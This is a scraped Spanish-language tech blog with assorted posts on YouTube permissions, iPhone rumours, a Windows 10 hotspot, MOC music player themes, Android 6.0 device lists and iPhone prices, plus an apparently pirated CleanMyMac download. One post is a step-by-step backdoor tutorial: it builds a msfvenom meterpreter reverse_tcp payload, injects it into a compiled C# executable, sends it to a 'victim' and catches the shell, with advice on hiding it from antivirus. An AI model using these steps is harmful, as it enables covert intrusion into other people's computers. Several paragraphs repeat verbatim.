Pon mucha atención, ¡veras que fácil es!
domingo, 13 de marzo de 2016
Como quitar los permisos de aplicaciones de terceros a nuestra cuenta de Google y Youtube
Seguro que mas de una ves diste autorización a una pagina o aplicación y después te arrepentiste, pero ahora no sabes como quitar esa autorización de tu cuenta YouTube, pues bien, después de ver este video, todo volverá a la normalidad.
Pon mucha atención, ¡veras que fácil es!
Pon mucha atención, ¡veras que fácil es!

Posibles características en iPhone 7 y iPhone 7s
Hola amigos, es verdad que estamos pasando por una época de cambios, la tecnología avanza a pasos agigantados, parece que todo apunta a un futuro prometedor cuando hablamos de potencia y diseño en nuestros queridos smartphones y iPhones.
Se esta rumorando que los nuevos iPhone podrían contener una nueva entrada de auriculares o de plano eliminarla. También que podrían reducir su peso y grosor.
Les dejo un video a continuación en donde se hablara mas de este tema.
Se esta rumorando que los nuevos iPhone podrían contener una nueva entrada de auriculares o de plano eliminarla. También que podrían reducir su peso y grosor.
Les dejo un video a continuación en donde se hablara mas de este tema.
miércoles, 9 de marzo de 2016
Crear un libro usando Pages en Mac OS X El capitan
Hola amigos, realmente no hay mucho que explicar y en resumen quiero que lo entiendan mejor desde un video.
Plantilla mencionada en el video:
Plantilla mencionada en el video:
viernes, 4 de marzo de 2016
Ver el clima desde la terminal de Gnu/Linux Cualquier Linux
Hola amigos, el dia de hoy les muestro algo bastante sencillo pero que muchos de ustedes me estuvieron pidiendo estos días.
Aunque se los explique por mensaje personal, algunos no creyeron que se pudiera hacer de una forma tan sencilla y me pidieron hacer este video. Sin mas que decir les dejo aquí el video y los comandos que van a necesitar.
Comandos mencionados en el video:
curl -4 http://wttr.in/
curl http://wttr.in/San_Diego (Cambia San Diego por la ciudad que quieras conocer su clima).
Recuerda dejar tu comentario y LIKE en el video, me apoyas mucho cuando lo haces, saludos!.
Aunque se los explique por mensaje personal, algunos no creyeron que se pudiera hacer de una forma tan sencilla y me pidieron hacer este video. Sin mas que decir les dejo aquí el video y los comandos que van a necesitar.
Comandos mencionados en el video:
curl -4 http://wttr.in/
curl http://wttr.in/San_Diego (Cambia San Diego por la ciudad que quieras conocer su clima).
Recuerda dejar tu comentario y LIKE en el video, me apoyas mucho cuando lo haces, saludos!.
Entrar a Windows 10 sin ser detectado desde Kali Linux
El otro día estaba jugando con un backdoor que era indetectable para todos los antivirus pero como hay personas que escanean el virus antes de usarlo al ataque, en algunos casos personas cometen el error de publicarlo en “VIRUSTOTAL”. Recuerda que es una empresa que reporta virus y lo compra a las compañías de antivirus .
Ahora te voy a dejar dos paginas donde puedes scanearlo y que no sea compartido para esas compañías de antivirus.

Aquí puedes encontrar esta pagina se llama https://virusscan.jotti.org

Tienes otra compañía que también lo hace. http://nodistribute.com
Este método vamos a combinar windows 7 con Kali Linux 2016.1 como ya saben vamos atacar windows 10.
Porque windows 7? porque vamos a compilar un .bin a .cs en el cual vamos a utilizar una pequeña herramienta que se necesita tener net framework AQUÍ
Porque windows 7? porque vamos a compilar un .bin a .cs en el cual vamos a utilizar una pequeña herramienta que se necesita tener net framework AQUÍ
Primero vamos crear el backdoor en código binario con extensión .bin.
Vamos a nuestra terminal de KALI LINUX 2016.1
msfvenom -p windows/meterpreter/reverse_tcp lhost=(IP) lport=(PUERTO)4444 -t raw -o /root/Desktop/example.bin
En este caso lo guarde en Escritorio y vamos a usar SimpleHTTPServer para transportar el archivo.
python -m SimpleHTTPServer 8080
Con la ubicación de la herramienta vamos a transportar el archivo y vamos transformarlo en .cs
vamos a descargar el archivo aquí
vamos a descargar el archivo aquí
Al Descargar el archivo lo vamos a descomprimir y vamos a usar la herramienta.

En mi caso lo tengo en la carpeta de descarga. Ejemplo
cd /user/CreadPag/Download/hanzoInjection-master
Y ejecutamos el .exe desde la terminal aclaro que tienen que colocar el archivo creado example.bin en la misma carpeta donde corre el programa.
HanzoInjection.exe -p example.bin -o injection_memory.cs

Ahora vamos compilar el archivo .cs en Kali Linux pueden seguir en windows usando Visual Studio o seguimos en kali.
Tenemos que descargar un programa llamado MonoDevelop
Tenemos que descargar un programa llamado MonoDevelop
apt-get install monodevelop
Lo descargamos para poder compilar el archivo .cs y al terminal nos ofrezca el archivo en .exe
Ahora vamos a abrir el programa
Ahora vamos a abrir el programa

Creamos un nuevo proyecto en mi caso vamos a NET- Console Proyect. C#
Borramos el código del proyecto y copiamos el código del archivo .cs

Lo vamos a compilar y nos muestra dos enormes errores pero tranquilo vamos a solucionarlo.
Vamos a Proyect- General- al final dice “Allow ‘unsafe’ code” vamos a seleccionarlo.


Segundo error para la solución.
Vamos a Referencia editar y vamos al final a buscar “System.Xml” y aceptamos.
Ahora el programa va a compilar y nos ha creado una archivo .exe

Ahora simplemente vamos a enviar el archivo a la victima de Windows 10 y vamos a la consola de meterpreter.
Como ya sabes el mismo procedimiento.
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost (IP)
set lport (PUERTO) 4444
exploit
La victima le va a ejecutar el programa y simplemente no le abrirá pero nosotros vamos a capturar todo.


Como les repito siempre combinando muchos sistemas puedes armar una gran arma y recuerda “VIRUSTOTAL” es tu enemigo en el caso que programes backdoor.
Si te gusto me ayudarías a compartirlo y darte una visitar a mi canal de YouTube:
miércoles, 2 de marzo de 2016
Cómo convertir tu ordenador portátil con Windows 10 en un punto de acceso WiFi
Es cierto que a día de hoy existen un montón de sitios públicos que ofrecen una red WiFi de acceso gratuito, pero todo el mundo ya conoce los riesgos que supone hacer uso de ellas. Por lo tanto, es mucha la gente que prefiere pagar un poco pero disfrutar de una buena conexión y sobre todo más segura.

Esto es algo que puede suceder en una gran mayoría de hoteles, pero nos vamos a encontrar con que nos cobrarán por cada uno de los dispositivos que queramos conectar a la red WiFi del hotel. Para evitar esto, podemos habilitar uno de nuestros dispositivos como punto de acceso WiFi y así disfrutar de conexión en ambos sólo pagando por uno de ellos.
Si quieres saber cómo, pero ahora nos vamos a centrar en cómo convertir nuestro portátil con Windows 10 en un punto WiFi y así compartir la red con nuestro móvil o tablet para no gastar la batería de nuestro dispositivo.
Para ello, siempre podemos echar mano de cualquier herramienta que nos permita crear hotspot WiFi en Windows 10, como es el caso de Connectify Hotspot, una gran aplicación que através de su interfaz gráfica nos facilitará esta tarea.
Sin embargo, si eres de los que prefiere no estar instalando más y más herramientas en tu ordenador portátil, vamos a mostrar la manera de convertir nuestro equipo con Windows 10 en un punto de acceso WiFi sin software adicional, ya que el propio sistema lo permite. Para ello, lo primero que debemos hacer es acceder a las Conexiones de red del equipo, algo que podemos hacer rápidamente pulsando Win + R y escribiendo el comando ncpa.cpl.
Esto nos abrirá una nueva ventana con las redes WiFi a las que está conectado el equipo. Pulsando con el botón derecho del ratón sobre la conexión que estamos usando y eligiendo la opción de Propiedades, veremos una nueva ventana en la que debemos ir a la pestaña de Uso compartido y marcar la opción Permitir que los usuarios de otras redes se conecten a través de la conexión a Internet de este equipo. Una vez hecho esto, pulsaremos sobre el botón Aceptar para guardar los cambios.

A partir de este instante, ya estamos preparados para configurar la red inalámbrica, y para ello usaremos la línea de comandos. Po lo tanto, tenemos que abrir una ventana del símbolo del sistema con permiso de administrador haciendo clic con el botón derecho del ratón sobre el icono de Windows del menú de Inicio y seleccionando la opción Símbolo del sistema (administrador).
Ahora, tendremos que hacer uso del comando netsh de esta manera: netsh wlan set hostednetwork mode=allow ssid=”nombre de la red” key=”contraseña de la red”. En el nombre y contraseña de la red, tendremos que indicar el nombre y password de la red a la que queremos conectarnos desde otros dispositivos. Si todo va bien, veremos cómo se muestra un mensaje de que el modo de la red se cambió al igual que el nombre y la contraseña.
Una vez hayamos creado el punto de acceso, estamos listos para comenzar a emitir nuestra propia red y para ello tendremos que ejecutar el comando: netsh wlan start hostednetwork.

Si el comando se ejecuta correctamente se nos mostrará un mensaje de que la red hospedada se inició, y si queremos ver el canal que utiliza y los usuarios que hay conectados, lo podremos saber ejecutando el siguiente comando: netsh wlan show hostednetwork.
En ese momento, ya hemos terminado de crear nuestro punto de acceso en el portátil Windows 10 y por lo tanto sólo queda que desde nuestros dispositivos busquemos la red WiFi que nos ofrece el ordenador, conectarnos a ella como si a otra red se tratase y comenzar a disfrutar de la conexión a Internet desde los dispositivos que queramos sin hacer uso de los datos ni pagar más por cada uno de los dispositivos que se están aprovechando de la conexión WiFi original.
Configura perfectamente tu WiFi con este programa
Antes de nada, recuerda que tienes 30 días de prueba de forma completamente gratuita y, a partir de aquí, si quieres seguir utilizándolo tendrás que pagar. Ahora bien, con ese margen de 30 días tenemos más que suficiente para configurar el WiFi de la mejor forma posible. Para ello, lo primero que haremos es descargar el programa WirelessMon y ejecutarlo una vez instalado. De esta forma, ya podremos seleccionar nuestro adaptador de red y analizar el entorno con el botón “Reload Cards”.

El panel principal es un sumario donde vemos las redes disponibles y el punto de acceso activo, nuestra propia red WiFi. De forma gráfica se muestra la intensidad de señal de nuestro punto de acceso en constante actualización -casi en tiempo real-, y en este mismo panel tenemos información sobre el uso de canales del espectro en nuestro entorno y el detalle de todas las conexiones WiFi al alcance de nuestro adaptador de red.
Ajustando nuestra WiFi paso por paso
Con este primer panel podemos ya estudiar la saturación del espectro en base al uso de los diferentes canales. Es decir, podemos ver cuántas redes WiFi hay disponibles por canal, y ver qué canales están vacíos o menos saturados. Por lo tanto, en base a esta información ya sabremos en qué canal configurar nuestra WiFi. Haciendo sólo este cambio, veremos cómo la intensidad de señal mejora considerablemente, tanto más cuanto mayor fuera la saturación del canal en que estaba operando nuestro router inalámbrico.

Una vez visto esto, podemos seguir fijándonos en la intensidad de señal de nuestra WiFi, el dato que aparece como RSSI y que muestra un valor numérico negativo en dBi, así como un porcentaje. La clave es que sea lo más cercano a “0” en el valor dBi, y lo más cercano al 100% si estamos basándonos en el valor porcentual. Y para mejorar este dato, hay varias cosas a tener en cuenta. Lo primero, reducir las interferencias teniendo en cuenta la tabla de la imagen anterior, que muestra cómo afectan los obstáculos de diferentes materiales a la intensidad de señal del router. Y además, otro punto crucial es la orientación de las antenas del router.
Con respecto a esta reorientación de las antenas del router, puedes ir probando pequeños cambios al mismo tiempo que consultas la sección “Graph”, dentro de este mismo programa, que muestra la evolución de la intensidad de la señal en la línea de tiempo, con actualizaciones cada pocos segundos. También vamos a poder ver los resultados -buenos o malos- de los cambios que vayamos haciendo en ‘Summary’, donde se muestra también este dato y la velocidad de transferencia en Mbps entre el punto de acceso y tu dispositivo. Ahora bien, siempre hay que tener en cuenta las limitaciones del adaptador de red, y del estándar WiFi que estemos utilizando.
Comprueba la velocidad de tu conexión WiFi
A medida que hagas cambios sobre tu red WiFi, también puedes utilizar test de velocidad adaptado especialmente para conexiones inalámbricas. De esta forma, con todos estos datos en conjunto, podrás analizar cómo le sientan los pequeños cambios a tu conexión WiFi. Y por supuesto, tampoco es mala idea hacer contraste entre estos datos y un test de velocidad por cable. También puedes hacer el test de velocidad de tu conexión desde dispositivos móviles.
viernes, 26 de febrero de 2016
jueves, 21 de enero de 2016
Personalizar moc (reproductor de musica por terminal en Linux) 2015
MOC El mejor reproductor de musica por terminal.
Hola amigos, hoy quiero mostrarles como personalizar nuestro reproductor de musica MOC, ya que el tema que viene por defecto es un poco feo y soso.Aqui les dejo el video para que lo entiendan mejor, si no mas abajo esta el tutorial escrito:
Me refiero a esto:

Ahora lo que pretendemos lograr seria algo asi:

Como bien saben MOC viene con algunos temas, pero cada ves que abrimos y cerramos MOC regresa a la configuración original, que es ese reproductor feo y soso con pantalla azul que bien me recuerda a un pantallazo azul de la muerte en windows.
Ok a lo que venimos, vamos a dejar el tema que mas nos guste por default es decir de manera permanente.
Como pueden ver aquí están todos los temas que ya vienen instalados en MOC y para ir probando uno por uno, solo basta con ir seleccionando con las flechas del teclado y dando Enter sobre el que queramos elegir, en lo personal les

recomiendo mucho el que se llama; green_theme
Recuerden guardar el nombre del tema que hayas elegido porque lo necesitaremos mas adelante.
Ahora vamos a comenzar con la programación del tema que saldrá permanente.
Debemos crear un archivo de configuración para nuestro moc , no se asuste, les dare el codigo listo.
copien y peguen lo siguiente en su consola:
mkdir ~/.moc
cp /usr/share/doc/moc/examples/config.example.gz ~/.moc/
NOTA: Si te sale un error en el comando anterior, diciendo que el fichero ya ha sido creado, no hay problema, continua con los demas comandos.
cd ~/.moc/
gzip -d config.example.gz
mv config.example config
Recomiendo pegar una por una las lineas del codigo anterior.(solo para evitar que se confundan).
Una vez terminado lo anterior viene el paso donde configuramos nuestro moc.
para ello debemos editar nuestro archivo de configuración de moc recién creado. esto lo hacemos ejecutando nuestro editor de testo favorito (en mi caso para este tipo de tareas uso nano), pero en esta ocasión usare gedit aunque ustedes pueden usar el que prefieran. (para todos los casos el código de consola es básicamente el mismo exceptuando el editor a usar).
por ejemplo usuarios que prefieran:
-nano: sudo nano ~/.moc/config
-gedit: sudo gedit ~/.moc/config
-leafpad: sudo leafpad ~/.moc/config
Y saldrá algo como esto:
En donde podemos buscar una de las siguiente lineas:

# Theme = exaple_theme
# XTermTheme = transparent-background
Nota: para buscar las lineas mencionadas pueden usar el buscador de su editor de texto.
Bien en este paso la elección de cada una de las lineas mencionadas es opcional, la primera linea nombrada es para elegir uno de los temas que se instalan por defecto junto a moc, en mi caso yo uso el "green_theme".
para llevar a cabo el cambio debemos borra el asterisco (des comentar) que antecede al texto de la linea y además reemplazar el tema por defecto que es example_theme por su tema preferido, es decir, si original mente decía:
# Theme = exaple_theme
Ahora dirá:
#Theme = green_theme
Guardamos y eso seria todo.
Finalmente el archivo quedaria asi:
#Theme = green_theme
Si tienes alguna duda no dudes en dejarme un comentario. Siempre los reviso, saludos.
sábado, 16 de enero de 2016
Descarga CleanMyMac 2016 compatible con El Capitan
Hola amigos, el dia de hoy les entrego CleanMyMac 3.3 en su ultima version, quiero decirles que hasta el día de hoy no he encontrado otro mejor limpiador para mi querida Mac.
Las mejoras a parte de su nueva interfaz se hacen notar la momento de la limpieza, ya que esta nueva version es 160 veces mas rapida que la anterior version de CleanMyMac.
Sin mas que decir, espero que la disfruten, les dejo unas capturas de pantalla y el enlace de descarga a continuación.
A continuación les dejo un video:

Recuerda agradecer con un comentario en el video y con un me gusta, para seguir aportando, saludos a todos.
Las mejoras a parte de su nueva interfaz se hacen notar la momento de la limpieza, ya que esta nueva version es 160 veces mas rapida que la anterior version de CleanMyMac.
Sin mas que decir, espero que la disfruten, les dejo unas capturas de pantalla y el enlace de descarga a continuación.
A continuación les dejo un video:
Recuerda agradecer con un comentario en el video y con un me gusta, para seguir aportando, saludos a todos.
sábado, 3 de octubre de 2015
Lista Oficial Estos son los dispositivos / Modelos de Celulares que tendrán actualización a Android 6.0 Marshmallow

Durante su evento que se llevó a cabo esta semana, Google reveló que Android 6.0 Marshmallow finalmente hará su debut a inicios de este mes de octubre para los usuarios actuales de dispositivos Nexus y posteriormente al resto de smartphones y tablets que sean compatibles con él, pero ¿cuáles de ellos podrán correr la nueva versión del sistema operativo?
A continuación hacemos un listado de todos ellos, con el fin de que los dueños de los mismos sepan que durante los próximos días podrán actualizar su software del sistema y probar todas las novedades que trae consigo.
Nexus
- Nexus 6
- Nexus 9
- Nexus 5
- Nexus 7
- Nexus Player
- Nexus 5X (disponible a finales de octubre)
- Nexus 6P (disponible a finales de octubre)
HTC
- HTC One M9 (disponible a finales de 2015)
- HTC One M8 (disponible a finales de 2015)
- HTC One M9+
- HTC One E9+
- HTC One E9
- HTC One ME
- HTC One E8
- HTC One M8 Eye
- HTC Butterfly 3
- HTC Desire 826
- HTC Desire 820
- HTC Desire 816

Una de las mejoras con Marshmallow, es que ya se podrán mostrar dos aplicaciones a la vez y consultar y gestionar todos los datos y funciones sin necesidad de ejecutar una u otra por separado, además de que podremos ajustar tanto su posición como su orientación.
Motorola
- Moto X Pure Edition/Style
- Moto X Play
- Moto X (segunda generación)
- Droid Turbo/Droid Maxx
- Moto G (segunda generación)
- Moto G (tercera generación)
- Moto E (segunda generación)
Samsung
- Samsung Galaxy Note 5
- Samsung Galaxy S6 Edge+
- Samsung Galaxy Tab S2
- Samsung Galaxy S6
- Samsung Galaxy S6 Duos
- Samsung Galaxy S6 Edge
- Samsung Galaxy Note 4
- Samsung Galaxy Note Duos
- Samsung Galaxy Note Edge
- Samsung Galaxy Alpha
- Samsung Galaxy Tab A
- Samsung Galaxy S5
- Samsung Galaxy A8
- Samsung Galaxy A7

Marshmallow también introduce un cambio importante en el cajón de aplicaciones, que ahora muestra una vista vertical de todas las que están instaladas, así como un buscador en la parte superior para acceder fácilmente a todas ellas sin necesidad de rebuscar entre el gran número que tengamos instaladas en ese preciso instante.
LG
- LG G4
- LG G3
- LG G Flex 2
Sony
- Sony Xperia M5
- Sony Xperia C5 Ultra
- Sony Xperia Z3+
- Sony Xperia Z4
- Sony Xperia Z3
- Sony Xperia Z3v
- Sony Xperia Z3 Comapct
- Sony Xperia Z Ultra GPE
- Sony Xperia Z4 Tablet
Huawei
- Huawei Mate S
- Huawei Ascend P8
- Huawei Mate 7
- Huawei Honor 6 Plus

Otra de las novedades que incluirá Marshmallow será el soporte para el lector de huellas dactilares, el cual vendrá totalmente integrado en el sistema operativo y nos permitirá mejorar la seguridad y la funcionalidad del equipo en determinadas aplicaciones, así como confirmar compras de Android Pay para añadir un nivel de seguridad adicional al servicio.
Lenovo
- Lenovo K3 Note
- Lenovo ZUK Z1
- Lenovo Vibe Shot
Xiaomi
- Xiaomi Mi4
- Xiaomi Mi 4i
- Xiaomi Mi Note
- Xiaomi Mi Note Pro
- Redmi Note 2
- Redmi 2
- Redmi 2 Prime
Estos son los precios del iPhone 6S y 6S Plus en Tijuana Baja California Mexico - iPhone6S llega a Mexico el viernes 9 de octubre del 2015

Aunque muchos esperaban que los nuevos modelos de iPhone llegarían
a México hasta el mes de noviembre, resulta que se adelantaron, ya que a
partir del próximo viernes 9 de octubre ya estarán disponibles con las
distintas operadoras telefónicas y, también, en tiendas que distribuyen
los productos de Apple de manera oficial en México.
Además de la fecha de llegada, otro de los misterios que envolvían a los nuevos iPhone 6S y iPhone 6S Plus
era el del precio que tendrían estos dispositivos, ya que, además de
que estos modelos son más caros en comparación con el momento de
lanzamiento de sus predecesores, hay que sumar el factor del dólar y su
creciente apreciación que ha tenido en los últimos meses en relación al
peso. Ahora, este misterio ha sido develado.
Una fuente
confiable nos ha confirmado que los nuevos dispositivos de Apple,
efectivamente, tienen un costo superior al que tuvieron en su momento
modelos anteriores el día en el que salieron a la venta.
Estos son los precios para el iPhone 6S en México y, en paréntesis, el precio que tuvo el iPhone 6 al momento de salir a la venta en octubre de 2014.
- 14,099 para el de 16 Gb de capacidad (10,999 pesos)
- 16,500 para el de 64 Gb de capacidad (12,799 pesos)
- 18,500 para el de 128 Gb de capacidad (14,499 pesos)
Estos son los precios para el iPhone 6S Plus en México
- 16,500 para el de 16 Gb de capacidad (12,799 pesos)
- 18,500 para el de 64 Gb de capacidad (14,499 pesos)
- 20,700 para el de 128 Gb de capacidad (16,299 pesos)
Los nuevos modelos de iPhone estarán a la venta a partir del primer minuto del viernes 9 de octubre.
jueves, 1 de octubre de 2015
¡Mi foto de perfil de Facebook se mueve!

La red social Facebook anunció que habilitará nuevas funciones en los
perfiles móviles de sus usuarios. La compañía de Mark Zuckerberg analiza
continuamente diferentes elementos e ideas que han funcionado en otras
aplicaciones, y las adopta en su red social. La razón: mantener la
vigencia de su red social, en momentos en los que captar a los más
jóvenes resulta todo un desafío.
Con estos números, Facebook no tiene que preocuparse por el futuro inmediato. Sin embargo, los más jóvenes escapan a esta red social y optan por aplicaciones como SnapChat o Instagram. Allí, los más chicos se sienten más cómodos, en un terreno al que los mayores difícilmente llegan, tanto a utilizar como a comprender.
Por ello, no sorprende el anuncio sobre las nuevas funciones y modificaciones que se incorporarán pronto, tal como señala el comunicado. De hecho, era posible suponer que algo sucedería. Y ahora lo sabemos.
Nuevo video de perfil de 7 segundos.
La compañía fundada en Cambridge propone a sus usuarios a "darle vida” a sus perfiles móviles. Para ello, habilitará la posibilidad de utilizar no una foto, sino un video de 7 segundos de duración como imagen de perfil. Este video será reproducido sin audio, excepto que se realice un clic sobre él.
Sin dudas, esta es una de las novedades que despierta más interés, y la que todos están comentando. La posibilidad de ser creativos en estos videos, y la interacción que se puede lograr, es -evidentemente- un elemento destinado a captar al público joven que se estaba escapando.
Una foto de perfil temporal.

Esta función resulta muy útil -por ejemplo- si queremos brindar nuestro apoyo a determinada actividad de recolección de fondos, apoyar una causa cualquiera o demostrar nuestra alegría por un encuentro deportivo; situaciones en la que es común utilizar imágenes alusivas a dichas actividades.
El uso es sencillo. Se elige la foto y se establece por cuánto tiempo deberá ser mostrada. Finalizado dicho plazo, nuestro perfil volverá a la normalidad, mostrándose la foto que teníamos inicialmente.

“
Facebook contaba con 1490 millones de usuarios activos en el segundo trimestre del 2015.
”
Facebook continúa siendo el líder indiscutido. De acuerdo con un informe
divulgado por la empresa alemana Statista -que realiza análisis
estadísticos del comportamiento de los usuarios de Internet y el
rendimiento de los diferentes sitios y aplicaciones- Facebook contaba
con 1490 millones de usuarios activos en el segundo trimestre del 2015.Con estos números, Facebook no tiene que preocuparse por el futuro inmediato. Sin embargo, los más jóvenes escapan a esta red social y optan por aplicaciones como SnapChat o Instagram. Allí, los más chicos se sienten más cómodos, en un terreno al que los mayores difícilmente llegan, tanto a utilizar como a comprender.
Por ello, no sorprende el anuncio sobre las nuevas funciones y modificaciones que se incorporarán pronto, tal como señala el comunicado. De hecho, era posible suponer que algo sucedería. Y ahora lo sabemos.
Nuevo video de perfil de 7 segundos.
